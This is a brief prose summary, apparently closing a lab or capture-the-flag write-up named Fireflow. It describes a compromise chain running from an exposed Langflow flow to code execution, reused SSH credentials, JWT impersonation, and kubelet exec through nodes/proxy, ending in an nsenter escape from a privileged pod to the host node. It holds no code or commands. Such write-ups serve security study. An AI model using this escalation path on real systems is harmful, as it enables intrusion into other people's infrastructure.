Fireflow demonstrates how several individually dangerous trust failures can combine into a complete host compromise. An exposed Langflow flow identifier enabled unauthenticated code execution, reused credentials provided SSH access, and weak JWT validation allowed an ordinary MCP account to impersonate an administrator. The decisive escalation came from the Kubernetes service account’s nodes/proxy permission, which exposed kubelet command execution against a privileged pod. With hostPID, a host filesystem mount, and CAP_SYS_ADMIN, nsenter converted pod-level root into root access on the underlying node.